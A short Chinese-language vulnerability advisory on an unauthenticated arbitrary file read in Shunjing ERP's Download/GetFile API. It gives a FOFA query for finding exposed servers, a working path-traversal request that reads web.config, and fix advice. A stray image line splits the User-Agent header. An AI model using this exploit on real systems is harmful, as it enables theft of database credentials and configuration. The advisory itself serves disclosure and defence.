

顺景ERP DownloadGetFile 任意文件读取漏洞漏洞

漏洞描述

顺景ERP Download/GetFile 接口存在任意文件读取漏洞，未经身份验证攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

影响版本

顺景ERP

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：body="顺景软件 WebAPI 服务端"

POC/EXP：

GET /api/Download/GetFile?FileName=../../web.config&Title= HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)


Chrome/126.0.0.0 Safari/537.36

Accept: /

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close



漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本